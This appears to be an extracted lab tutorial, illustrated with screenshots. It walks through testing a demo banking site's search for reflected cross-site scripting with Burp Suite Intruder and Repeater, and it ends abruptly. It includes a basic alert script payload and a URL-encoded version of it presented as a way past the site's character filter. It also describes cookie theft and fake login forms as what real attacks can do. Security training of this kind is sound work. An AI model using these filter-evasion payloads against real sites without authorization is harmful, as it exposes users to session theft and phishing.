
- Right click on request and send It to intruder




- Now select the **cards** parameter and click on **Add\$**




- Select sniper attack




- Now, in **Payload Configuration** section click on **Add from List**




- Select **Fuzzing-XSS**




- Now click on Start Attack



- Attack finished



- Now copy any payload and paste in search section on target website and click go



- Here , pop up appears

👉 What Does the Pop-up Mean?

- The **pop-up (usually alert('XSS')) confirms that your injected script successfully executed in the victim's browser.**
- It is **proof of concept (PoC)** that your malicious code is running in the web page's context.

⚠️ Why is This Serious?

The pop-up is **just a test**.


In real-world attacks, the attacker can:

- **Steal session cookies** → take over accounts.
- **Modify the page content** → show fake login forms (phishing).
- **Redirect users** to malicious sites.
- **Perform actions** as the victim (if authenticated).

Key Takeaway:

When a pop-up appears:

- ✓ It confirms XSS is possible.
 - ✓ It shows that the attacker can inject and execute JavaScript.
 - ✓ In real attacks, much more harmful scripts can be used instead of a simple pop-up.
-




2. Cross Site Scripting (XSS) Attack Using burp Suite Repeater:-

How to do it :-


- Same process as you before used
- search anything and click on go

- Request Captured


- Send request to repeater




- In repeater , send the request to see the response of this request



- Now , change the query parameter **cards** to the **xss script**



- Send this request



- **Receive 400 bad request** 🤦

✓ **Response:**

HTTP/1.1 400 Bad Request

- **Status Code 400** means the server rejected your request because it was malformed or contained something it didn't accept.
- The server closed the connection and didn't process your request further.

📌 **What This Means:**

- **The testfire.net server likely has security controls that:**
 - **Block requests with suspicious characters like < > ' ".**

✓ **How You Can Try Again:**

1. Try encoding the script:

/search.jsp?query=%3Cscript%3Ealert('XSS')%3C%2Fscript%3E

✓ **What is Encoding?**

Encoding means **replacing special characters** with their **safe ASCII representation** so that the request can pass through filters.


📌 **Why Encoding? Why Do We Encode Scripts in XSS?**

Encoding is **very important in web security** because many modern web applications and firewalls **block special characters** like:

